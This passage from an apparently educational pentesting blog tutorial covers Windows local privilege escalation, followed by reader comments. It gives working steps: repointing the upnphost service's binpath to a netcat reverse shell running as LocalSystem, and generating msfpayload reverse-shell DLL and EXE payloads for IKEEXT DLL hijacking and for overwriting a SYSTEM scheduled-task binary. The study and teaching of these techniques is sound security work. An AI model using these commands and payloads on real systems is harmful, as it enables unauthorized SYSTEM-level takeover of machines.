    TYPE               : 110  WIN32_OWN_PROCESS (interactive)  
    START_TYPE         : 2    AUTO_START  
    ERROR_CONTROL     : 1    NORMAL  
    BINARY_PATH_NAME  : C:\Windows\System32\spoolsv.exe  
    LOAD_ORDER_GROUP  : SpoolerGroup  
    TAG               : 0  
    DISPLAY_NAME      : Print Spooler  
    DEPENDENCIES      : RPCSS  
                      : http  
    SERVICE_START_NAME: LocalSystem
```

We can check the required privilege level for each service using accesschk.

```
# We can see the permissions that each user level has, you can also use "accesschk.exe -ucqv *" to list all services.
```

```
C:\> accesschk.exe -ucqv Spooler  
  
Spooler  
  
R  NT AUTHORITY\Authenticated Users  
    SERVICE_QUERY_STATUS  
    SERVICE_QUERY_CONFIG  
    SERVICE_INTERROGATE  
    SERVICE_ENUMERATE_DEPENDENTS  
    SERVICE_USER_DEFINED_CONTROL  
    READ CONTROL  
R  BUILTIN\Power Users  
    SERVICE_QUERY_STATUS  
    SERVICE_QUERY_CONFIG  
    SERVICE_INTERROGATE  
    SERVICE_ENUMERATE_DEPENDENTS  
    SERVICE_START  
    SERVICE_USER_DEFINED_CONTROL  
    READ CONTROL  
RW BUILTIN\Administrators  
    SERVICE_ALL_ACCESS  
RW NT AUTHORITY\SYSTEM  
    SERVICE_ALL_ACCESS
```

Accesschk can automatically check if we have write access to a Windows service with a certain user level. Generally as a low privilege user we

will want to check for "Authenticated Users". Make sure to check which user groups you user belongs to, "Power Users" for example is considered a low privilege user group (though it is not widely used).

Lets compare the output on Windows 8 and on Windows XP SP0.

```
# This is on Windows 8.
```

```
C:\Users\b33f\tools\Sysinternals> accesschk.exe -uwcqv "Authenticated Users" *
No matching objects found.
```

```
# On a default Windows XP SP0 we can see there is a pretty big security fail.
```

```
C:\> accesschk.exe -uwcqv "Authenticated Users" *
RW SSDPSRV
    SERVICE_ALL_ACCESS
RW upnphost
    SERVICE_ALL_ACCESS
```

```
C:\> accesschk.exe -ucqv SSDPSRV
```

```
SSDPSRV

RW NT AUTHORITY\SYSTEM
    SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
    SERVICE_ALL_ACCESS
RW NT AUTHORITY\Authenticated Users
    SERVICE_ALL_ACCESS
RW BUILTIN\Power Users
    SERVICE_ALL_ACCESS
RW NT AUTHORITY\LOCAL SERVICE
    SERVICE_ALL_ACCESS
```

```
C:\> accesschk.exe -ucqv upnphost
```

```
upnphost


RW NT AUTHORITY\SYSTEM
    SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
    SERVICE_ALL_ACCESS
RW NT AUTHORITY\Authenticated Users
    SERVICE_ALL_ACCESS
RW BUILTIN\Power Users
    SERVICE_ALL_ACCESS
RW NT AUTHORITY\LOCAL SERVICE
    SERVICE_ALL_ACCESS
```

This issue was later resolved with the introduction of XP SP2, however on SP0&SP1 it can be used as a universal local privilege escalation vulnerability. By reconfiguring the service we can let it run any binary of our choosing with SYSTEM level privileges.

Let's have a look how this is done in practise. In this case the service will execute netcat and open a reverse shell with SYSTEM level privileges.

Other options are certainly possible.

```
C:\> sc qc upnphost  
[SC] GetServiceConfig SUCCESS  
  
SERVICE_NAME: upnphost  
    TYPE               : 20  WIN32_SHARE_PROCESS  
    START_TYPE         : 3   DEMAND_START  
    ERROR_CONTROL     : 1   NORMAL  
    BINARY_PATH_NAME  : C:\WINDOWS\System32\svchost.exe -k LocalService  
    LOAD_ORDER_GROUP  :  
    TAG               : 0  
    DISPLAY_NAME      : Universal Plug and Play Device Host  
    DEPENDENCIES      : SSDPSRV  
    SERVICE_START_NAME: NT AUTHORITY\LocalService  
  
C:\> sc config upnphost binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe"  
[SC] ChangeServiceConfig SUCCESS  
  
C:\> sc config upnphost obj= ".\LocalSystem" password= ""  
[SC] ChangeServiceConfig SUCCESS  
  
C:\> sc qc upnphost  
[SC] GetServiceConfig SUCCESS  
  
SERVICE_NAME: upnphost  
    TYPE               : 20  WIN32_SHARE_PROCESS  
    START_TYPE         : 3   DEMAND_START  
    ERROR_CONTROL     : 1   NORMAL  
    BINARY_PATH_NAME  : C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe  
    LOAD_ORDER_GROUP  :  
    TAG               : 0  
    DISPLAY_NAME      : Universal Plug and Play Device Host  
    DEPENDENCIES      : SSDPSRV  
    SERVICE_START_NAME: LocalSystem  
  
C:\> net start upnphost
```



Service Shell (upnphost)

We will not always have full access to a service even if it is incorrectly configured. The image below is taken from Brett Moore's presentation on Windows privilege escalation, any of these access rights will give us a SYSTEM shell.

Permission	Good For Us?
SERVICE_CHANGE_CONFIG	Can reconfigure the service binary
WRITE_DAC	Can reconfigure permissions, leading to SERVICE_CHANGE_CONFIG
WRITE_OWNER	Can become owner, reconfigure permissions
GENERIC_WRITE	Inherits SERVICE_CHANGE_CONFIG
GENERIC_ALL	Inherits SERVICE_CHANGE_CONFIG

The important thing to remember is that we find out what user groups our compromised session belongs to. As mentioned previously "Power Users" is also considered to be a low privileged user group. "Power Users" have their own set of vulnerabilities, Mark Russinovich has written a very interesting article on the subject.

[The Power in Power Users \(Mark Russinovich\) - here](#)

Finally we will examine file/folder permissions, if we can not attack the OS directly we will let the OS do all the hard work. There is too much ground to cover here so instead I will show you two kinds of permission vulnerabilities and how to take advantage of them. Once you grasp the general idea you will be able to apply these techniques to other situations.

For our first example we will replicate the results of a post written by Parvez from GreyHatHacker; "Elevating privileges by exploiting weak folder permissions". This is a great privilege escalation write-up and I highly recommend that you read his post [here](#).

This example is a special case of DLL hijacking. Programs usually can't function by themselves, they have a lot of resources they need to hook into (mostly DLL's but also proprietary files). If a program or service loads a file from a directory we have write access to we can abuse that to pop a shell with the privileges the program runs as.

Generally a Windows application will use pre-defined search paths to find DLL's and it will check these paths in a specific order. DLL hijacking usually happens by placing a malicious DLL in one of these paths while making sure that DLL is found before the legitimate one. This problem can be mitigated by having the application specify absolute paths to the DLL's that it needs.

You can see the DLL search order on 32-bit systems below:

- 1 - The directory from which the application loaded
- 2 - 32-bit System directory (C:\Windows\System32)
- 3 - 16-bit System directory (C:\Windows\System)
- 4 - Windows directory (C:\Windows)
- 5 - The current working directory (CWD)
- 6 - Directories in the PATH environment variable (system then user)

It sometimes happens that applications attempt load DLL's that do not exist on the machine. This may occur due to several reasons, for example if the DLL is only required for certain plug-ins or features which are not installed. In this case Parvez discovered that certain Windows services attempt to load DLL's that do not exist in default installations.

Since the DLL in question does not exist we will end up traversing all the search paths. As a low privilege user we have little hope of putting a malicious DLL in 1-4, 5 is not a possibility in this case because we are talking about a Windows service but if we have write access to any of the directories in the Windows PATH we win.

Let's have a look at how this works in practise, for our example we will be using the IKEEXT (IKE and AuthIP IPsec Keying Modules) service which tries to load wlbsctrl.dll.

This is on Windows 7 as low privilege user1.

```
C:\Users\user1\Desktop> echo %username%
user1

# We have a win here since any non-default directory in "C:\" will give write access to authenticated users.

C:\Users\user1\Desktop> echo %path%
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;
C:\Program Files\OpenVPN\bin;C:\Python27

# We can check our access permissions with accesschk or cacls.

C:\Users\user1\Desktop> accesschk.exe -dqv "C:\Python27"

C:\Python27
Medium Mandatory Level (Default) [No-Write-Up]
RW BUILTIN\Administrators
    FILE_ALL_ACCESS
RW NT AUTHORITY\SYSTEM
    FILE_ALL_ACCESS
R BUILTIN\Users
    FILE_LIST_DIRECTORY
    FILE_READ_ATTRIBUTES
    FILE_READ_EA
    FILE_TRAVERSE
    SYNCHRONIZE
    READ_CONTROL
RW NT AUTHORITY\Authenticated Users
    FILE_ADD_FILE
    FILE_ADD_SUBDIRECTORY
    FILE_LIST_DIRECTORY
    FILE_READ_ATTRIBUTES
    FILE_READ_EA
    FILE_TRAVERSE
    FILE_WRITE_ATTRIBUTES
    FILE_WRITE_EA
    DELETE
    SYNCHRONIZE
    READ_CONTROL

C:\Users\user1\Desktop> cacls "C:\Python27"

C:\Python27 BUILTIN\Administrators:(ID)F
                BUILTIN\Administrators:(OI)(CI)(IO)(ID)F
                NT AUTHORITY\SYSTEM:(ID)F
                NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(ID)F
                BUILTIN\Users:(OI)(CI)(ID)R
                NT AUTHORITY\Authenticated Users:(ID)C
```

```
NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(ID)C

# Before we go over to action we need to check the status of the IKEEXT service. In this case we can see
it is set to "AUTO_START" so it will launch on boot!

C:\Users\user1\Desktop> sc qc IKEEXT

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: IKEEXT
    TYPE               : 20  WIN32_SHARE_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME  : C:\Windows\system32\svchost.exe -k netsvcs
    LOAD_ORDER_GROUP  :
    TAG               : 0
    DISPLAY_NAME      : IKE and AuthIP IPsec Keying Modules
    DEPENDENCIES      : BFE
    SERVICE_START_NAME: LocalSystem
```

Now we know the necessary conditions are met we can generate a malicious DLL and pop a shell!

```
root@darkside:~# msfpayload windows/shell_reverse_tcp lhost='127.0.0.1' lport='9988' o
      Name: Windows Command Shell, Reverse TCP Inline
      Module: payload/windows/shell_reverse_tcp
      Platform: Windows
      Arch: x86
Needs Admin: No
Total size: 314
Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes       Exit technique: seh, thread, process, none
LHOST     127.0.0.1       yes       The listen address
LPORT     9988            yes       The listen port

Description:
  Connect back to attacker and spawn a command shell

root@darkside:~# msfpayload windows/shell_reverse_tcp lhost='127.0.0.1' lport='9988' D >
/root/Desktop/evil.dll

Created by msfpayload (http://www.metasploit.com).
```

```
Payload: windows/shell_reverse_tcp
Length: 314
Options: {"lhost"=>"127.0.0.1", "lport"=>"9988"}
```

After transferring the DLL to our target machine all we need to do is rename it to wlbsctrl.dll and move it to "C:\Python27". Once this is done we need to wait patiently for the machine to be rebooted (or we can try to force a reboot) and we will get a SYSTEM shell.

Again, this is as low privilege user1.

```
C:\Users\user1\Desktop> dir
```

```
Volume in drive C has no label.
Volume Serial Number is 948D-A98F
```

```
Directory of C:\Users\user1\Desktop
```

```
02/18/2014  01:49 PM    <DIR>          .
02/18/2014  01:49 PM    <DIR>          ..
04/22/2013  09:39 AM        331,888 accesschk.exe
02/18/2014  12:38 PM        14,336 evil.dll
01/25/2014  12:46 AM        36,864 fubar.exe
01/22/2014  08:17 AM    <DIR>          incognito2
06/30/2011  01:52 PM        1,667,584 ncat.exe
11/22/2013  07:39 PM        1,225 wmic_info.bat
      5 File(s)       2,051,897 bytes
      3 Dir(s)        73,052,160 bytes free
```

```
C:\Users\user1\Desktop> copy evil.dll C:\Python27\wlbsctrl.dll
```

```
1 file(s) copied.
```

```
C:\Users\user1\Desktop> dir C:\Python27
```

```
Volume in drive C has no label.
Volume Serial Number is 948D-A98F
```

```
Directory of C:\Python27
```


```
02/18/2014  01:53 PM    <DIR>          .
02/18/2014  01:53 PM    <DIR>          ..
10/20/2012  02:52 AM    <DIR>          DLLs
10/20/2012  02:52 AM    <DIR>          Doc
10/20/2012  02:52 AM    <DIR>          include
01/28/2014  03:45 AM    <DIR>          Lib
10/20/2012  02:52 AM    <DIR>          libs
04/10/2012  11:34 PM        40,092 LICENSE.txt
04/10/2012  11:18 PM        310,875 NEWS.txt
04/10/2012  11:31 PM        26,624 python.exe
04/10/2012  11:31 PM        27,136 pythonw.exe
```

```

04/10/2012 11:18 PM      54,973 README.txt
10/20/2012 02:52 AM     <DIR>      tcl
10/20/2012 02:52 AM     <DIR>      Tools
04/10/2012 11:31 PM      49,664 w9xpopen.exe
02/18/2014 12:38 PM      14,336 wlbsctrl.dll
                           7 File(s)      523,700 bytes
                           9 Dir(s)       73,035,776 bytes free

```

Everything is set up, all we need to do now is wait for a system reboot. For demo purposes I have included a screenshot below where I use an Administrator command prompt to manually restart the service.



Service Shell (IKEEXT)

For our final example we will have a look at the scheduled tasks. Going over the results we gathered earlier we come across the following entry.

HostName:	B33F
TaskName:	\LogGrabberTFTP
Next Run Time:	2/19/2014 9:00:00 AM
Status:	Ready
Logon Mode:	Interactive/Background
Last Run Time:	N/A
Last Result:	1
Author:	B33F\b33f
Task To Run:	E:\GrabLogs\tftp.exe 10.1.1.99 GET log.out E:\GrabLogs\Logs\log.txt
Start In:	N/A
Comment:	N/A
Scheduled Task State:	Enabled
Idle Time:	Disabled
Power Management:	Stop On Battery Mode, No Start On Batteries
Run As User:	SYSTEM
Delete Task If Not Rescheduled:	Enabled
Stop Task If Runs X Hours and X Mins:	72:00:00
Schedule:	Scheduling data is not available in this format.
Schedule Type:	Daily
Start Time:	9:00:00 AM
Start Date:	2/17/2014

End Date:	N/A
Days:	Every 1 day(s)
Months:	N/A
Repeat: Every:	Disabled
Repeat: Until: Time:	Disabled
Repeat: Until: Duration:	Disabled
Repeat: Stop If Still Running:	Disabled

There seems to be a TFTP client on the box which is connecting to a remote host and grabbing some kind of log file. We can see that this task runs each day at 9 AM and it runs with SYSTEM level privileges (ouch). Lets have a look if we have write access to this folder.

```
C:\Users\user1\Desktop> accesschk.exe -dqv "E:\GrabLogs"
```

```
E:\GrabLogs
Medium Mandatory Level (Default) [No-Write-Up]
RW BUILTIN\Administrators
    FILE_ALL_ACCESS
RW NT AUTHORITY\SYSTEM
    FILE_ALL_ACCESS
RW NT AUTHORITY\Authenticated Users
    FILE_ADD_FILE
    FILE_ADD_SUBDIRECTORY
    FILE_LIST_DIRECTORY
    FILE_READ_ATTRIBUTES
    FILE_READ_EA
    FILE_TRAVERSE
    FILE_WRITE_ATTRIBUTES
    FILE_WRITE_EA
    DELETE
    SYNCHRONIZE
    READ_CONTROL
R BUILTIN\Users
    FILE_LIST_DIRECTORY
    FILE_READ_ATTRIBUTES
    FILE_READ_EA
    FILE_TRAVERSE
    SYNCHRONIZE
    READ_CONTROL
```

```
C:\Users\user1\Desktop> dir "E:\GrabLogs"
```

```
Volume in drive E is More
Volume Serial Number is FD53-2F00
```

```
Directory of E:\GrabLogs
```

02/18/2014 11:34 PM	<DIR>	.
02/18/2014 11:34 PM	<DIR>	..
02/18/2014 11:34 PM	<DIR>	Logs

```
02/18/2014 09:21 PM      180,736 tftp.exe
      1 File(s)    180,736 bytes
      3 Dir(s)   5,454,602,240 bytes free
```

Clearly this is a serious configuration issue, there is no need for this task to run as SYSTEM but even worse is the fact that any authenticated user has write access to the folder. Ideally for a pentesting engagement I would grab the TFTP client, backdoor the PE executable while making sure it still worked flawlessly and then drop it back on the target machine. However for the purpose of this example we can simple overwrite the binary with an executable generated by metasploit.

```
root@darkside:~# msfpayload windows/shell_reverse_tcp lhost='127.0.0.1' lport='9988' O
      Name: Windows Command Shell, Reverse TCP Inline
      Module: payload/windows/shell_reverse_tcp
      Platform: Windows
      Arch: x86
Needs Admin: No
Total size: 314
Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes       Exit technique: seh, thread, process, none
LHOST     127.0.0.1       yes       The listen address
LPORT     9988            yes       The listen port

Description:
  Connect back to attacker and spawn a command shell

root@darkside:~# msfpayload windows/shell_reverse_tcp lhost='127.0.0.1' lport='9988' R | msfencode -t
exe > /root/Desktop/evil-tftp.exe

[*] x86/shikata_ga_nai succeeded with size 341 (iteration=1)
```

All that remains now is to upload our malicious executable and overwrite "E:\GrabLogs\tftp.exe". Once that is done we can get an early night sleep and wake up for our shell in the morning. An important thing to remember here is that we check the time/timezone on the box we are trying to compromise.

```
C:\Users\user1\Desktop> dir
Volume in drive C has no label.
```

```
Volume Serial Number is 948D-A98F
```

```
Directory of C:\Users\user1\Desktop
```

Date	Time	Type	Size	Name
02/19/2014	01:36 AM	<DIR>	.	
02/19/2014	01:36 AM	<DIR>	..	
04/22/2013	09:39 AM		331,888	accesschk.exe
02/19/2014	01:31 AM		73,802	evil-tftp.exe
01/25/2014	12:46 AM		36,864	fubar.exe
01/22/2014	08:17 AM	<DIR>		incognito2
06/30/2011	01:52 PM		1,667,584	ncat.exe
02/18/2014	12:38 PM		14,336	wlbsctrl.dll
11/22/2013	07:39 PM		1,225	wmic_info.bat
		6 File(s)	2,125,699	bytes
		3 Dir(s)	75,341,824	bytes free

```
C:\Users\user1\Desktop> copy evil-tftp.exe E:\GrabLogs\tftp.exe
```

```
Overwrite E:\GrabLogs\tftp.exe? (Yes/No/All): Yes  
1 file(s) copied.
```

To demonstrate this privilege escalation in action I fast-forwarded the system time. From the screenshot below you we can see that we are presented with our SYSTEM shell promptly at 9AM.



These two examples should give you an idea about the kind of vulnerabilities we need to look for when considering file/folder permissions. You will need to take time to examine ALL the binpaths for the windows services, scheduled tasks and startup tasks.

As we have been able to see accesschk is the tool of choice here. Before finishing off I'd like to give you a few final pointers on using accesschk.

When executing any of the sysinternals tools for the first time the user will be presented with a GUI pop-up to accept the EULA. This is obviously a big problem, however we can add an extra command line flag to automatically accept the EULA.

```
accesschk.exe /accepteula ... ... ...  
# Find all weak folder permissions per drive.  
accesschk.exe -uwdfs Users c:\  
accesschk.exe -uwdfs "Authenticated Users" c:\  
# Find all weak file permissions per drive.  
accesschk.exe -uwqfs Users c:\*.*  
accesschk.exe -uwqfs "Authenticated Users" c:\*.*
```

Final Thoughts

This guide is meant to be a "fundamentals" for Windows privilege escalation. If you want to truly master the subject you will need to put in a lot of work and research. As with all aspects of pentesting, enumeration is key, the more you know about the target the more avenues of attack you have the higher the rate of success.

Also keep in mind that you may sometimes end up elevating your privileges to Administrator. Escalating privileges from Administrator to SYSTEM is a non-issue, you can always reconfigure a service or create a scheduled task with SYSTEM level privileges.

Now go forth and pop SYSTEM!!

Comments (28)

thanks · 177 weeks ago

+7  

WOW, this is great.

I love your blog KEEP it up.

Reply

offsec · 172 weeks ago

+2  

Hi,

After configuring

```
sc config SSDPSRV binpath= "C:\ncnc.exe -nv 127.0.0.1 9988 -e C:\WINDOWSSystem32cmd.exe"
```

```
sc config SSDPSRV obj= ".LocalSystem" password= ""
```

I am unable to restart the service. I get following error.

The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.

[Reply](#)

► 1 reply

· active 172 weeks ago

Jeyhun · 158 weeks ago

+1  

Hi! Its Great. But what about if i get a shell as nt authority network service? any idea? I havnt access to do anything except ping and dir.

[Reply](#)

► 1 reply

· active 158 weeks ago

evil_comrade · 150 weeks ago

0  

Hello B33f; Impressive tutorial but I run into a little problem when I was copying the evil.dll into the python27 folder. I get an access denied error on the commandline and when I copy the file manually with GUI I get the UAC prompt. Could you suggest a work around for my problem?

Thanks evil_comrade

[Reply](#)

► 1 reply

· active 139 weeks ago

Leonard · 146 weeks ago

+1  

very good article

[Reply](#)

Mew Mew · 139 weeks ago

+1  

Thankssss man !!!prob one of the best documented post ex i have found online

[Reply](#)

thong · 137 weeks ago

0  

great w rite up mate.

[Reply](#)

MrAgent · 133 weeks ago

+9  

I wish I had seen this before I took my OSCP Exam!

[Reply](#)

jond · 103 weeks ago

0  

Amazing guide, I just spent an hour going through it taking notes.
Thanks man!

[Reply](#)

Huge Fan · 102 weeks ago

0  

One of the most amazing guides ever, keep it up, you're aw esome

[Reply](#)

need_r00t · 99 weeks ago

0  

[... Cut by b33f for brevity ...]

w hen i try to start upnphost it says it has dependency i.e. on ssdpsrv
system error 1068

How can i get this to work?

Reply

▶ 3 replies · active 12 weeks ago

zkual0 · 99 weeks ago

+1

it's beautiful... you did a great job. thank you so much!

Reply

Rave_Man · 98 weeks ago

0

Great work!!!! Thank you for this....

Reply

746 · 97 weeks ago

0

Hi. Thanks for this amazing article. I have an issue with the service. I set it up and after starting upnphost, it does pop a shell with system privileges but this doesn't last. I get the error below and then my system shell stops responding. Could you help with what I am doing wrong please?

net start upnphost

The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.

Reply

▶ 2 replies · active 56 weeks ago

Nik · 95 weeks ago

+1

an important message for people like me that can be struck on some steps: accesschk v6.0 does not support all versions of windows XP! version 5.2 worked for me on the machines that I tried it on.

also, thanks for making this tutorial. It helped me and a lot of people to get a better jumpstart into the information security department

Reply

Andy · 93 weeks ago

0

I've been trying to use the service exploit on upnphost and ssdpsrv but it seems w hatever command I put in w hen I start the service I get a system error 5 occurring, any ideas?

Reply

Nikos · 82 weeks ago

0

So so so good and eye opening tutorial! Thanks a lot!

Reply

Wagner Silva · 70 weeks ago

0

There is a video that shows how to exploit ms16-032 using powershell at <https://www.youtube.com/watch?v=mCQRSIstZMo>

Reply

VENKAT S · 42 weeks ago

0

Very Good Article. A compendium of information.

Kudos to the efforts

Reply

Aviate · 33 weeks ago

0

Nice post admin

Reply

Post a new comment

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to

None



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